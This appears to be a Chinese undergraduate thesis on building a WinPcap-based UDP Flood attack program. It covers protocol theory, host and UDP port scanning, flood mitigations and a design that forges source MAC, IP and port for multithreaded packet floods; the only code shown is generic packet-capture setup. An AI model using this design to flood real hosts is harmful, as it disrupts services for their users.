**摘要**

近年来 ，蠕虫、分布式拒绝服务攻击DDoS和垃圾邮件已经成为当今网络安全领域面临的三大威胁，并在世界各国引起了高度的重视。而其中分布式拒绝服务攻击DDoS以容易实施、难以防范、难以追踪等特点成为当前最常见的网络攻击技术，极大的影响了网络和业务主机系统提供有效的服务。通过实现UDP Flood攻击程序，可以了解常见的网络扫描和攻击技术。

本文在深入分析ARP、ICMP、UDP等网络协议的工作原理的基础上，设计并实现了基于WinPcap的数据捕获和发送的UDP Flood攻击程序。可以选择网卡，进行主机扫描，可以获得指定主机的MAC地址，实现UDP端口扫描，最终实现UDP Flood攻击。

关键词：UDP Flood攻击；WinPcap；网络扫描

**Abstract**

In recent years, worms, distributed denial of service attacks DDoS and spam has become the current three major threats in the field of network security, and in the world caused a high degree of attention. Which distributed denial of service attacks DDoS to easy to implement, difficult to prevent, difficult to track and so on the characteristics of the current most common network attack technology, greatly affected the network and business hosting system to provide effective services. Through the implementation of UDP Flood attack procedures, you can understand the common network scanning and attack technology.

Based on the deep analysis of the working principle of ARP, ICMP, UDP and other network protocols, this paper designs and implements the UDP Flood attack program based on WinPcap data capture and sending. You can choose the network card, the host scan, you can get the specified host MAC address, UDP port scanning, the final implementation of UDP Flood attack.

**Keywords：**UDP Flood attack；WinPcap；Network scanning

**目录**

[**摘要** I](#_Toc482142668)

[**Abstract** II](#_Toc482142669)

[1. 绪论 1](#_Toc482142670)

[**1.1** **课题背景** 1](#_Toc482142671)

[**1.2** 课题发展状况 2](#_Toc482142672)

[**1.3** 研究的目的 2](#_Toc482142673)

[**1.4** 任务完成情况 2](#_Toc482142674)

[**2.** **UDP Flood攻击相关理论** 3](#_Toc482142675)

[**2.1** **UDP Flood攻击相关网络协议** 3](#_Toc482142676)

[**2.1.1** **ARP协议** 3](#_Toc482142677)

[**2.1.2** **ICMP协议** 4](#_Toc482142678)

[**2.1.3** **IP协议** 5](#_Toc482142679)

[**2.1.4** **UDP协议** 5](#_Toc482142680)

[**2.2** **UDP Flood攻击相关技术** 7](#_Toc482142681)

[**2.2.1** **主机扫描** 7](#_Toc482142682)

[**2.2.2** **UDP端口扫描** 8](#_Toc482142683)

[**2.2.3** **UDP Flood攻击** 9](#_Toc482142684)

[**2.3** **SOCKET编程原理** 10](#_Toc482142685)

[**2.3.1** **Socket的结构组成** 10](#_Toc482142686)

[**2.3.2** **Socket网络编程技术主机扫描** 11](#_Toc482142687)

[**2.4** **WinPcap简介及原理** 12](#_Toc482142688)

[**2.4.1** **WinPcap简介** 12](#_Toc482142689)

[**2.4.2** **基于WindPcap可以开发的网络应用程序** 12](#_Toc482142690)

[**2.4.3** **基于WindPcap中主要函数的功能** 12](#_Toc482142691)

[**2.4.4** **WinPcap实现数据包捕获与分析的流程** 13](#_Toc482142692)

[**2.5** **本章小结** 14](#_Toc482142693)

[**3.** **概要设计** 15](#_Toc482142694)

[**3.1** **设计初衷** 15](#_Toc482142695)

[**3.2** UDP Flood攻击程序的**目标** 15](#_Toc482142696)

[**3.3** UDP Flood攻击程序的基本功能 15](#_Toc482142697)

[**3.4** UDP Flood攻击程序的系统结构 16](#_Toc482142698)

[**3.5** **本章小结** 16](#_Toc482142699)

[**4.** **详细设计** 17](#_Toc482142700)

[**4.1** **程序分析** 17](#_Toc482142701)

[**4.2** **主要数据及函数说明** 17](#_Toc482142702)

[**4.2.1** **获取网卡信息功能相关数据和函数** 17](#_Toc482142703)

[**4.2.2** **主机扫描功能相关数据和函数** 20](#_Toc482142704)

[**4.2.3** **端口扫描功能相关数据和函数** 24](#_Toc482142705)

[**4.2.4** **UDP Flood攻击功能相关数据和函数** 28](#_Toc482142706)

[**4.3** **代码编写** 29](#_Toc482142707)

[**4.3.1** **网卡选择** 29](#_Toc482142708)

[**4.3.2** **网卡信息获取** 29](#_Toc482142709)

[**4.3.3** **数据包的捕获** 31](#_Toc482142710)

[**4.3.4** **主机扫描** 33](#_Toc482142711)

[**4.3.5** **MAC地址获取** 36](#_Toc482142712)

[**4.3.6** **UDP数据包的构建** 38](#_Toc482142713)

[**4.3.7** **UDP数据包的发送** 41](#_Toc482142714)

[**4.3.8** **UDP Flood攻击** 42](#_Toc482142715)

[**4.4** **本章小结** 42](#_Toc482142716)

[**5.** **环境搭建及测试** 43](#_Toc482142717)

[**5.1** **开发环境** 43](#_Toc482142718)

[**5.2** **测试环境** 44](#_Toc482142719)

[**5.3** **程序测试** 44](#_Toc482142720)

[**5.3.1** **选择网卡** 44](#_Toc482142721)

[**5.3.2** **主机扫描** 45](#_Toc482142722)

[**5.3.3** **MAC地址获取** 47](#_Toc482142723)

[**5.3.4** **端口扫描** 48](#_Toc482142724)

[**5.3.5** **UDP Flood攻击** 49](#_Toc482142725)

[**5.4** **本章小结** 50](#_Toc482142726)

[**结论** 51](#_Toc482142727)

[**参考文献** 52](#_Toc482142728)

[**致谢** 53](#_Toc482142729)

# 绪论

* 1. **课题背景**

现在我们使用互联网的频率越来越高，而且经济的发展对互联网的依赖度也越来越高，这也就意味着互联网的安全越来越重要。而随着互联网的发展，现在互联网上面的网站越来越多，上网的网民也一直在增加，DDoS攻击也不断在发展。DDoS攻击实现的方法越来越简单，威力越来越大，网站受到的威胁也更加严重。

近年来 ，蠕虫、分布式拒绝服务攻击DDoS和垃圾邮件已经成为当今网络安全领域面临的三大威胁，并在世界各国引起了高度的重视。而其中分布式拒绝服务攻击DDoS以容易实施、难以防范、难以追踪等特点成为当前最常见的网络攻击技术，极大的影响了网络和业务主机系统提供有效的服务。攻击者在进行DDoS攻击前总要解析目标的主机名，BIND域名服务器能够记录这些请求。由于每台攻击服务器在进行一个攻击前会发出PTR反向查询请求，也就是说在DDoS攻击前域名服务器会接收到大量的反向解析目标IP主机名的PTR查询请求。DDoS就是采用一种比较特殊的体系结构，利用更多的主机来发起进攻，以比以前更大的规模来攻击目标，导致系统停止服务。

UDP 是用户数据报协议，提供面向事务的信息传送服务，用于处理数据，不提供协调的握手机制，无法保证报文安全完整到达，是一种无连接状态不可靠的通道传输协议，主要用来支持计算机间进行数据传输的网络应用，如网络游戏、语音视频聊天、下载工具等。攻击者只要伪造大量 IP 地址和小字节的 UDP 报文或控制“肉机”针对具体的应用服务器及其端口进行发送冲击，就会使得目标服务器一直处于繁忙状态，无法响应处理正常的 UDP数据。

UDP Flood攻击是日渐猖厥的流量型DoS攻击，原理也很简单。常见的情况就是利用大量UDP小包冲击DNS服务器或Radius认证服务器、流媒体视频服务器。100k bps的UDP Flood经常将线路上的骨干设备例如防火墙打瘫，造成整个网段的瘫痪。由于UDP协议是一种无连接的服务，在UDP Flood攻击中，攻击者可发送大量伪造源IP地址的小UDP包。但是，由于UDP协议是无连接性的，所以只要开了一个UDP的端口提供相关服务的话，那么就可针对相关的服务进行攻击。

* 1. 课题发展状况

在当前网络中各种攻击方式层出不穷，但DoS攻击依然是互联网面临的主要威胁。随着分布式拒绝服务的不断发展，尤其是TCP SYN Flood攻击，DoS的防御技术也在不断进步：如在防火墙、IDS，VPN中增加SYN Cookie、SYN Proxy、带宽限制之类的防护性算法；目前在防范DoS攻击方式，多数是建立网络全局安全体系，从全局着眼，在网间基础设施的各个层面上采取相应措施，如在网络层面上采用特殊措施及在传输层面上进行必要的安全设置，并安装专门的DoS识别和预防工具。

但是目前使用网络防火墙并不能完全抵御DDoS攻击。而且DNS, Email和Web服务器经常是被攻击的目标，但它们又必须与外部交互，不可能使其全部屏蔽。所以我们应当一方面在各服务器上设置网络安全策略以增强抵御DDoS攻击的能力；另一方面应设置系统安全策略，来增强系统自身的安全性，最大限度的减少攻击发生后对主机系统所造成的破坏和损失。

* 1. 研究的目的

通过实现UDP Flood攻击程序的实现，加深对ARP、ICMP、UDP等网络协议的理解，熟悉Windows网络编程，了解网络安全相关的知识和理论，深入了解网络攻击的过程和实现，提升防御攻击的能力。在实现主机扫描和UDP端口扫描，UDP Flood攻击基本功能的基础上，通过多线程技术提升扫描和攻击效率。

* 1. 任务完成情况

熟悉了ARP协议、ICMP协议、IP协议、UDP协议等协议及其应用，了解了扫描的基本原理，设计和实现了UDP Flood攻击程序。该程序实现了，基于ICMP协议实现的主机扫描；基于ARP协议获取主机MAC地址；UDP端口扫描，可发送大量伪造UDP数据包对特定主机和特定端口进行UDP Flood攻击。整个程序逻辑清晰，功能完整。

**UDP Flood攻击相关理论**

* 1. **UDP Flood攻击相关网络协议**

### **ARP协议**

地址解析协议，即ARP（Address Resolution Protocol），是根据IP地址获取物理地址的一个TCP/IP协议。主机发送信息时将包含目标IP地址的ARP请求广播到网络上的所有主机，并接收返回消息，以此确定目标的物理地址；收到返回消息后将该IP地址和物理地址存入本机ARP缓存中并保留一定时间，下次请求时直接查询ARP缓存以节约资源。地址解析协议是建立在网络中各个主机互相信任的基础上的，网络上的主机可以自主发送ARP应答消息，其他主机收到应答报文时不会检测该报文的真实性就会将其记入本机ARP缓存；由此攻击者就可以向某一主机发送伪ARP应答报文，使其发送的信息无法到达预期的主机或到达错误的主机，这就构成了一个ARP欺骗。ARP命令可用于查询本机ARP缓存中IP地址和MAC地址的对应关系、添加或删除静态对应关系等。相关协议有RARP、代理ARP。

地址解析协议是通过报文工作的。报文包括如表2.1中字段：

表2. 1地址解析协议报文

|  |  |  |
| --- | --- | --- |
|  | | |
| 硬件类型 | | 协议类型 |
| 硬件地址长度 | 协议长度 | 操作类型 |
| 发送方硬件地址（0.3字节） | | |
| 发送方硬件地址（4.5字节） | | 发送方IP地址（0.1字节） |
| 发送方IP地址（2.3字节） | | 目标硬件地址（0.1字节） |
| 目标硬件地址（2.5字节） | | |
| 目标IP地址（0.3字节） | | |

### **ICMP协议**

网络控制消息协定（英文：Internet Control Message Protocol，ICMP）是网路协议族的核心协议之一。它用于TCP/IP网络中发送控制消息，提供可能发生在通信环境中的各种问题反馈，通过这些信息，令管理者可以对所发生的问题作出诊断，然后采取适当的措施解决。

ICMP依靠IP来完成它的任务，它是IP的主要部分。它与传输协议，如TCP和UDP显著不同：它一般不用于在两点间传输数据。它通常不由网络程序直接使用，除了ping和traceroute这两个特别的例子。 IPv4中的ICMP被称作ICMPv4，IPv6中的ICMP则被称作ICMPv6。

ICMP报头从IP报头的第160位开始（IP首部20字节）（除非使用了IP报头的可选部分）。

表2. 2 ICMP报头

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Bits | 160.167 | 168.175 | 176.183 | 184.191 |
| 160 | Type | Code | 校验码（checksum） | |
| 192 | ID | | 序号（sequence） | |

Code . 进一步划分ICMP的类型,该字段用来查找产生错误的原因.；例如，ICMP的目标不可达类型可以把这个位设为1至15等来表示不同的意思。

Checksum . 校验码部分,这个字段包含有从ICMP报头和数据部分计算得来的，用于检查错误的数据，其中此校验码字段的值视为0。

ID . 这个字段包含了ID值，在Echo Reply类型的消息中要返回这个字段。

Sequence . 这个字段包含一个序号，同样要在Echo Reply类型的消息中要返回这个字段。

### **IP协议**

IP协议（Internet Protocol）是网络层协议，因特网上的TCP、UDP、ICMP、IGMP等数据都是按照IP数据格式发送的。IP数据包由一个头部和IP数据包负载构成。IP数据包头部格式如表2.3所示：。

表2. 3 IP数据包头部格式

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 版本 | 首部长度 | 服务类型 | 总长度 | | |
| 标识号 | | | 标记 | 段偏移量 | |
| 生存时间（TTL） | | 协议 | 首部校验和 | | |
| 源IP地址 | | | | | |
| 目的IP地址 | | | | | |
| 可选项 | | | | | 填充位 |
| 数据 | | | | | |

上面就是IP数据的头部格式，IP头部由20字节的固定长度和一个可选任意长度部分构成，从左到右以网络字节序传送。

### **UDP协议**

用户数据包协议（User Datagram Protocol，缩写为UDP），又称用户数据报文协议，是一个简单的面向数据报的传输层协议，正式规范为RFC 768。

在TCP/IP模型中，UDP为网络层以上和应用层以下提供了一个简单的接口。UDP只提供数据的不可靠传递，它一旦把应用程序发给网络层的数据发送出去，就不保留数据备份（所以UDP有时候也被认为是不可靠的数据报协议）。UDP在IP数据报的头部仅仅加入了复用和数据校验（字段）。

UDP首部字段由4个部分组成，其中两个是可选的。各16bit的来源端口和目的端口用来标记发送和接受的应用进程。因为UDP不需要应答，所以来源端口是可选的，如果来源端口不用，那么置为零。在目的端口后面是长度固定的以字节为单位的长度域，用来指定UDP数据报包括数据部分的长度，长度最小值为8byte。首部剩下地16bit是用来对首部和数据部分一起做校验和（Checksum）的，这部分是可选的，但在实际应用中一般都使用这一功能。

由于缺乏可靠性且属于非连接导向协议，UDP应用一般必须允许一定量的丢包、出错和复制粘贴。但有些应用，比如TFTP，如果需要则必须在应用层增加根本的可靠机制。但是绝大多数UDP应用都不需要可靠机制，甚至可能因为引入可靠机制而降低性能。流媒体（流技术）、即时多媒体游戏和IP电话（VoIP）一定就是典型的UDP应用。如果某个应用需要很高的可靠性，那么可以用传输控制协议（TCP协议）来代替UDP。

由于缺乏拥塞控制（congestion control），需要基于网络的机制来减少因失控和高速UDP流量负荷而导致的拥塞崩溃效应。换句话说，因为UDP发送者不能够检测拥塞，所以像使用包队列和丢弃技术的路由器这样的网络基本设备往往就成为降低UDP过大通信量的有效工具。数据报拥塞控制协议（DCCP）设计成通过在诸如流媒体类型的高速率UDP流中，增加主机拥塞控制，来减小这个潜在的问题。

典型网络上的众多使用UDP协议的关键应用一定程度上是相似的。这些应用包括域名系统（DNS）、简单网络管理协议（SNMP）、动态主机配置协议（DHCP）、路由信息协议（RIP）和某些影音流服务等等。

UDP报头包括4个字段，每个字段占用2个字节（即16个二进制位）。在IPv4中，“来源连接端口”和“校验和”是可选字段（以粉色背景标出）。在IPv6中，只有来源连接端口是可选字段。

表2. 4UDP 报头

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 偏移 | 0 | 1 | 2 | 3 |
| 0 | 来源连接端口 | | 目的连接端口 | |
| 4 | 报文长度 | | 校验和 | |

* 1. **UDP Flood攻击相关技术**

### **主机扫描**

PING是最常用的，也是最简单的探测手段，利用ICMP协议来判断目标是否活动。实际上Ping是向目标发送一个要求回显（Type = 8）的ICMP数据报，当主机得到请求后，再返回一个回显（Type = 0）数据报。而且Ping 程序一般是直接实现在系统内核中的，而不是一个用户进程。Ping是最基本的探测手段，Ping Sweep（Ping扫射）就是对一个网段进行大范围的Ping，不过现在连基本的个人防火墙都对Ping做了限制，如果透过防火墙，需要利用高级ICMP扫描技术。

高级的ICMP扫描技术主要是利用ICMP协议最基本的用途：报错。根据网络协议，如果按照协议出现了错误，那么接收端将产生一个ICMP的错误报文。这些错误报文并不是主动发送的，而是由于错误，根据协议自动产生。当IP数据报出现checksum和版本的错误的时候，目标主机将抛弃这个数据报，如果是checksum出现错误，那么路由器就直接丢弃这个数据报了。有些主机比如AIX、HP.UX等，是不会发送ICMP的Unreachable数据报的。主要可以利用下列这些特性：1、向目标主机发送一个只有IP头的IP数据包，目标将返回Destination Unreachable的ICMP错误报文。2、向目标主机发送一个坏IP数据报，比如，不正确的IP头长度，目标主机将返回Parameter Problem的ICMP错误报文。3、当数据包分片但是，却没有给接收端足够的分片，接收端分片组装超时会发送分片组装超时的ICMP数据报。

向目标主机发送一个IP数据报，但是协议项是错误的，比如协议项不可用，那么目标将返回Destination Unreachable的ICMP报文，但是如果是在目标主机前有一个防火墙或者一个其他的过滤装置，可能过滤掉提出的要求，从而接收不到任何回应。可以使用一个非常大的协议数字来作为IP头部的协议内容，而且这个协议数字至少在今天还没有被使用，应该主机一定会返回Unreachable，如果没有 Unreachable的ICMP数据报返回错误提示，那么就说明被防火墙或者其他设备过滤了，也可以用这个办法来探测是否有防火墙或者其他过滤设备存在。

利用IP的协议项来探测主机正在使用哪些协议，可以把IP头的协议项改变，因为是8位的，有256种可能。通过目标返回的ICMP错误报文，来作判断哪些协议在使用。如果返回Destination Unreachable，那么主机是没有使用这个协议的，相反，如果什么都没有返回的话，主机可能使用这个协议，但是也可能是防火墙等过滤掉了。

利用IP分片造成组装超时ICMP错误消息，同样可以来达到探测目的。当主机接收到丢失分片的数据报，并且在一定时间内没有接收到丢失的数据报，就会丢弃整个包，并且发送ICMP分片组装超时错误给原发送端。可以利用这个特性制造分片的数据包，然后等待ICMP组装超时错误消息。

### **UDP端口扫描**

UDP是面向非连接的协议，不需要建立连接过程，对其进行扫描比较复杂。

1、普通UDP扫描

在申请方向目标主机的一个未打开的UDP端口发送一个数据包时，根据网络通信的ICMP协议（RFC792）规定，对方主机会回复一个“目的不可达”（ICMP\_PORT\_UNREACH）错误。通过这一原理，就可以知道对方端口是处于“开”还是“关”状态。

由于UDP和ICMP错误都不保证能到达，因此这种扫描器一次扫描的结果不一定准确，有时需要多次扫描才能得到准确的结果。另外由于RFC对ICMP错误消息的产生速率做了规定(例如Linux就将ICMP报文的生成速度限制为每4秒钟80个，当超出这个限制的时候，还要暂停1/4秒)，所以此扫描方法较慢。同时，这种扫描方法需要具有管理员的权限。

2、UDP recvfrom和write扫描

本方案是前一方案的改进，目的在于所需要的系统管理员的权限问题。由于只有具备系统管理员的权限才可以查看ICMP错误报文，那么在不具备系统管理员权限的时候可以通过使用recvfrom()和write()这两个系统调用来间接获得对方端口的状态。

对一个关闭的端口第二次调用write（）的时候通常会得到出错信息。而对一个UDP端口使用recvfrom调用的时候，如果系统没有收到ICMP的错误报文通常会返回一个EAGAIN错误，错误类型码13，含义是“再试一次（Try Again）”；如果系统收到了ICMP的错误报文则通常会返回一个ECONNREFUSED错误，错误类型码111，含义是“连接被拒绝（Connect refused）”。通过这些区别，就可以判断出对方的端口状态如何。

3、高级UDP扫描技术

由于Socket API本身提供的信息无法做出最终判断，所以在UDP扫描中多是利用Socket和ICMP进行的组合判断。此外就是一些特殊应用的扫描，即通过对某些特殊服务或软件的了解，可以知道该软件监听某端口，并在向其发送指定数据时，对方有反馈，根据这一特性进行判断，这种扫描类似于服务扫描。

### **UDP Flood攻击**

基本原理

UDPFlood是日渐猖厥的流量型DoS攻击，原理也很简单。常见的情况是利用大量UDP小包冲击DNS服务器或Radius认证服务器、流媒体视频服务器。100k bps的UDPFlood经常将线路上的骨干设备例如防火墙打瘫，造成整个网段的瘫痪。由于UDP协议是一种无连接的服务，在UDPFLOOD攻击中，攻击者可发送大量伪造源IP地址的小UDP包。但是，由于UDP协议是无连接性的，所以只要开了一个UDP的端口提供相关服务的话，那么就可针对相关的服务进行攻击。

正常应用情况下，UDP包双向流量会基本相等，而且大小和内容都是随机的，变化很大。出现UDPFlood的情况下，针对同一目标IP的UDP包在一侧大量出现，并且内容和大小都比较固定。

主要防护

UDP协议与TCP协议不同，是无连接状态的协议，并且UDP应用协议五花八门，差异极大，因此针对UDPFlood的防护非常困难。其防护要根据具体情况对待：

判断包大小，如果是大包攻击则使用防止UDP碎片方法：根据攻击包大小设定包碎片重组大小，通常不小于1500。在极端情况下，可以考虑丢弃所有UDP碎片。

攻击端口为业务端口：根据该业务UDP最大包长设置UDP最大包大小以过滤异常流量。

攻击端口为非业务端口：一个是丢弃所有UDP包，可能会误伤正常业务；一个是建立UDP连接规则，要求所有去往该端口的UDP包，必须首先与TCP端口建立TCP连接。不过这种方法需要很专业的防火墙或其他防护设备支持

UDP攻击是一种消耗对方资源，也消耗你自己的资源的攻击方式，现在已经没人使用这种过时的东西了，你攻击了这个网站，其实也在消耗你的系统资源，说白了就是拼资源而已，看谁的带宽大，看谁能坚持到最后，这种攻击方式没有技术含量，引用别人的话，不要以为洪水无所不能，攻击程序在消耗对方资源的时候也在消耗你的资源

* 1. **SOCKET编程原理**

网络编程，就是编写使用计算机网络来和其他程序进行通讯的程序。而Socket编程是目前网络编程的主流工具。Socket主要在TCP/IP通讯协议上进行使用。

TCP/IP使用一个网络地址和一个相应的服务端口号来标识唯一设备。网络地址用来标识网络上的特定设备。端口号用来标识将要连接到的目的设备上的特定服务。

网络通讯的基本模式如下：每一台进行通讯的主机都会拥有一个本网络环境中唯一的IP地址。一台主机上一般都有多个通讯程序存在，每一个这样的程序都要使用一个通讯端口。因此，一个IP地址， 一个通讯端口，就可以确定一个通讯程序的位置。即某个IP上占用某个端口的程序。

Windows Sockets一般可分为三种类型：流式套接字(STREAM SOCK)。数据报套接字(DGRAM SOCK)。还有原始套接字(RAW SOCK）。本文使用的主要是原始套接字。原始套接字支持对底层的协议。包括IP协议，ICMP协议等。可以进行直接访问。可以用于网络协议的开发，实现和测试。可以进行比较底层的操作。它的功能十分强大，但是比前两种套接字操作复杂，一般程序通常涉及不到原始套接字。

### **Socket的结构组成**

Socket是几个不同进程之间的一种通信方式。就像打电话一样是朋友之间的一种交流方式一样。两个进程，不管它是运行在同一台计算机上，又或是运行在不同计算机上。都可通过socket技术进行通信。需要有网卡的支持才能使用socket套接字。所以socket这项技术一般都使用在不同机器之间进行通信。而如果在相同的计算机上的两个进程进行通信，通常可以使用效率更高的共享内存技术来实现。

下面来介绍socket编程中最核心的几个数据结构：（1）TCB\_ S是任务控制块结构，是每个进程为socket专门分配的控制块。创建socket的任务时也会创建一个TCB\_S结构的变量。并且和其他的TCB\_S链在一起。当某一个任务所有的socket都关闭时，对应的TCB\_S会被释放。

（2）FILE\_S是文件描述符数组。最长可以申请到3072个。它保存所有申请到的socket结构。

(3) SOCKET\_S 是一个十分重要的数据结构。是接口层的核心。存储了发送缓存和接收缓存。以及socket的状态。还有涉及到TCP syn flood起因的QO和Q对列。

(4) INPCB\_S 是协议控制模块。每一个socket都相应有一个自己的协议控制块。著名的四元组就存储在这个数据结构中。而TCP收发报文的时候，这个结构也是最重要的。靠四元组来查询对应得协议控制块。

建立这些结构的过程如下：

(1)当某个任务创建socket时，将会显示寻找自己的任务控制块。如果找不到，就会新建一个。将其初始化后之后，挂在链表头。

(2)找到任务控制块后。根据控制块消息申请一个描述符。如果所有的描述符都被申请光了，则扩大描述符数组。之后再进行申请，数组可以最大到3072个元素。

(3)申请到描述符后，为其设置操作函数。其中有write,read,close等。

(4)申请一个socket结构，挂在描述符上边。

(5)申请协议控制块。对于ISIS来说，是去申请ISISPCB。将其挂在(4)中申请的socket结构上。这些结构要加入各自的链表中，利于遍历它们。

(6)如果是TCP,则还要申请TCP控制块。将其挂在协议控制块上。至此socket创建完毕。

### **Socket网络编程技术主机扫描**

通过调用socket函数来获取本机的配置信息。即网络参数，如主机名、IP地址等。

搭建IP协议包，在里面添加TCP协议。TCP连接需要三次握手。而半开端口扫描，扫描程序会发送一个含有SYN标志位的数据包。这需要在编程的时候，单独实现此数据包。要填充封包和用异步的方式接收数据。

LAN扫描，会提供当前线程的优先级。以避免丢失数据帧，创立发送线程。开始发送ARP请求，然后会接收ARP应答。其中要使用程序发送和接收ARP报文。最重要的是用程序填充ARP数据包的广播报文。向地址空间的每个IP地址发送ARP请求。

通过程序调用流量流经的系统各个接口的数据包。并且可以捕获数据包。提取出来有价值的信息，以了解局域网内活动主机的活动情况。可以监控一些局域网内经过网络适配器(如IP和MAC地址)。能够更好的去明白局域网内活动主机的情况。

* 1. **WinPcap简介及原理**

### **WinPcap简介**

winpcap(windows packet capture)是windows平台下一个免费，公共的网络访问系统。开发winpcap这个项目的目的在于为win32应用程序提供访问网络底层的能力。它用于windows系统下的直接的网络编程。

### **基于WindPcap可以开发的网络应用程序**

Winpcap提供了一个强大的编程接口，它很容易地在各个操作系统之间进行移植，也很方便程序员进行开发。很多不同的工具软件使用Winpcap于网络分析，故障排除，网络安全监控等方面。Winpcap可以对以下领域进行相关软件的开发：

1、网络及协议分析

2、网络监控

3、通信日志记录

4、traffic generators

5、用户级别的桥路和路由

6、网络入侵检测系统（NIDS）

7、网络扫描

8、安全工具

Winpcap有些方面不能做。它不依靠主机的诸如TCP/IP协议去收发数据包。这意味着它不能阻塞，不能处理同一台主机中各程序之间的通信数据。它只能“嗅探”到物理线路上的数据包。因此它不适用于traffic shapers，QoS调度，以及个人防火墙。

### **基于WindPcap中主要函数的功能**

pcap\_findalldevs\_ex() 函数返回一个 pcap\_if 结构的链表，每个这样的结构都包含了一个适配器的详细信息。数据域 name 和 description 表示一个适配器名称和一个可以让人们理解的描述。

ifprint()函数来打印出 pcap\_if 结构体中所有的内容。

pcap\_open()函数的功能是打开适配器。共有三个参数 snaplen, flags 和 to\_ms。snaplen 指定要捕获数据包中的哪些部分。flag用来指示适配器是否要被设置成混杂模式。to\_ms 指定读取数据的超时时间，以毫秒计(1s=1000ms)。

pcap\_loop()负责捕获数据包。它与pcap\_dispatch()的功能十分相似，区别就是 pcap\_dispatch() 当超时时间到了(timeout expires)就返回 (尽管不能保证) ，而 pcap\_loop() 不会因此而返回，只有当 cnt 数据包被捕获，所以，pcap\_loop()会在一小段时间内，阻塞网络的利用。

pcap\_compile()函数将一个高层的布尔过滤表达式编译成一个能够被过滤引擎所解释的低层的字节码。

pcap\_setfilter()函数将一个过滤器与内核捕获会话向关联。当 pcap\_setfilter() 被调用时，这个过滤器将被应用到来自网络的所有数据包，并且，所有的符合要求的数据包 (即那些经过过滤器以后，布尔表达式为真的包) ，将会立即复制给应用程序。

[pcap\_sendpacket()](http://www.ferrisxu.com/WinPcap/html/group__wpcapfunc.html#g51dbda0f1ab9da2cfe49d657486d50b2)的功能是发送单个数据包。

### **WinPcap实现数据包捕获与分析的流程**

WinPcap开发包的功能有：能够捕获原始数据包、方便地将数据写入文件和从文件中读出、按照规则过滤、发送原始数据包、收集网络统计信息。

（1）获得适配器列表

pcap\_if\_t \*alldevs;

    pcap\_if\_t \*d;

    int i=0;

    char errbuf[PCAP\_ERRBUF\_SIZE];

（2）打开适配器

if ( (adhandle= pcap\_open(d.>name, // 设备名

65536, // 65535保证能捕获到不同数据链路层上的每个数据包的全部内容

PCAP\_OPENFLAG\_PROMISCUOUS, // 混杂模式

1000, // 读取超时时间

NULL, // 远程机器验证

errbuf // 错误缓冲池

) ) == NULL)

（3）设置适配器过滤准则

使用pcap\_compile()函数来对数据包进行过滤，例如代码if (pcap\_compile(adhandle, &fcode, "ip and tcp", 1, netmask) < 0)，传递给 pcap\_compile() 的过滤器是"ip and tcp"，这说明我们只希望保留IPv4和TCP的数据包，并把他们发送给应用程序。

（4）进行数据包捕获

在完成以上工作后，我们可以开始捕获包了。

pcap\_loop(adhandle, 0, packet\_handler, NULL);

* 1. **本章小结**

本章主要介绍UDP Flood攻击相关的理论基础，主要包括ARP、ICMP、IP、UDP等网络协议的介绍，UDP Flood攻击相关技术的介绍，主要是主机扫描，UDP端口扫描和UDP Flood攻击的基本原理和实现。然后介绍了SOCKET编程和Winpcap的使用。

**概要设计**

* 1. **设计初衷**

通过实现UDP Flood攻击程序的实现，加深对ARP、ICMP、UDP等网络协议的理解，熟悉Windows网络编程，了解网络安全相关的知识和理论，深入了解网络攻击的过程和实现。在实现主机扫描和UDP端口扫描，UDP Flood攻击基本功能的基础上，通过多线程技术提升扫描和攻击效率。

* 1. UDP Flood攻击程序的**目标**

UDP Flood攻击程序根据用户设定的参数，伪造源MAC、源IP和源端口，向指定主机发送大量的伪造的UDP报文, 对指定的主机进行攻击。

首先构造相应的UDP报文，向指定主机的指定端口发送，捕获并解析响应报文，根据报文内容判定该主机指定的UDP端口是否开放的；

然后通过ARP协议获取指定主机的MAC地址，作为UDP报文的目的MAC；随机生成UDP报文的源MAC、源IP和源端口，构造UDP报文的以太网首部、IP首部和UDP报文；利用多线程技术，向指定主机发送大量伪造的UDP报文，对目标主机进行攻击。

* 1. UDP Flood攻击程序的基本功能

本程序要实现的基本功能：

1. 查找本机网卡设备，打开相应的网卡设备，捕获该网卡上的数据包。
2. 主机扫描。
3. UDP端口扫描。
4. 构造UDP报文，进行UDP Flood攻击。
   1. UDP Flood攻击程序的系统结构




图3.1系统结构图

* 1. **本章小结**

本章主要介绍概要设计。概要设计是系统设计的框架，形成于系统设计的初期，基于在对整个系统理论上的深入研究、功能上的深入理解和技术上的深入实践。概要设计是对系统的高度抽象，包括系统的设计初衷、设计目标、基本功能和基本结构。为后面的详细设计打下坚实的基础。

**详细设计**

* 1. **主机扫描**

### **流程图**

如图4.1所示，主机扫描先输入扫描的起始和终止IP地址，将输入的IP地址进行分组，每组IP地址用一个线程来进行主机扫描，将扫描结果存储在一个全局变量中。等待所有扫描线程结束后，扫描结束。




图4. 1 端口扫描流程图

### **主要数据**

